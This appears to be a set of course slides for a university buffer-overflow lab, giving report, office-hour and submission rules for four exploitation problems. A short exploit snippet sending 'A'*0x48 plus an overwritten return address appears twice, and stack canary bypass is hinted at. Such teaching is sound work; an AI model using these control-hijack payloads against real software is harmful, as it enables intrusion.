
```
    ...
    print(p.recvuntil(b"message:\n"))

    p.sendline(b"A" * 0x48 + b"\xa6\x06\x40")
    ...
```

Report Guideline

- **Write report for 2-2, 2-3 and 2-4 (not required for 2-1)**
  - The role of report is to prove that you solved them on your own
  - If you couldn’t solve a problem, don’t have to write its report
  - Report will not give you score; it is only used to deduct score
- **The length of report does not matter**
  - Don’t write things like the background and history of BOF
- **Jump to the body and clearly describe:**
  - Where in the code the vulnerability exists
  - How your code exploits that vulnerability and performs control hijack attack

Report Guideline: Example

- **If you are writing a report for problem 2-1, it must include the followings:**
  - In `echo()` function, `scanf("%s")` call is vulnerable to BOF
  - The stack frame layout of `echo()`, like I drew in page 9
  - Why your exploit is sending `b"A" * 0x48 + b"\xa6\a06\x40"`
    - `"A"` doesn't have to be justified; just say it can be any character
    - But `* 0x48` and `"\xa6\a06\x40"` must be explained
    - Once you solve the problem, you will know which part to explain
    - **Don't say "I intuitively guessed and it just worked"**



```
...
print(p.recvuntil(b"message:\n"))

p.sendline(b"A" * 0x48 + b"\xa6\x06\x40")
...
```

Problem Information

- **Four problems in total, 25 pt. each**
  - 2-1: `myecho.bin`
  - 2-2: `guess.bin`
  - 2-3: `fund.bin`
  - 2-4: `memo.bin` **(Challenging)**
- **You'll get the point for each problem if the exploit works**
  - **No partial point for non-working exploit**
- **If the report does not clearly explain your exploit code, you will lose some (or even all) of the point**
- **Stack canary is disabled for 2-1, enabled for the rest**
  - **Hint:** Page 29 of ***Chapter 4*** lecture slide
- **Tip for 2-4: Be careful on '`\0`' and '`\n`' character handling**

Lab Office Hour

- **10/16 Monday 15:00~16:00**
  - If this time doesn’t work for you, you can send email to arrange a meeting at different time
- **You can drop by my office to:**
  - Review the key principles of buffer overflow
  - Review the step-by-step tutorial for problem 2-1
  - Discuss the difficulties you had while solving other problems
    - Cannot give you direct answer, only high-level advice offered
  - But no/limited help will be given for problem 2-4
    - Since this problem is intended as a challenging one

Submission Guideline

- **You should submit four exploit scripts and report**
  - Problem 2-1: **`exploit-myecho.py`**
  - Problem 2-2: **`exploit-guess.py`**
  - Problem 2-3: **`exploit-fund.py`**
  - Problem 2-4: **`exploit-memo.py`**
  - **Don't forget the report**: **report.pdf**
- **Submission format**
  - Upload these files directly to *Cyber Campus* (**do not zip them**)
  - **Do not change the file name** (e.g., adding any prefix or suffix)
  - If your submission format is wrong, you will get **-20% penalty**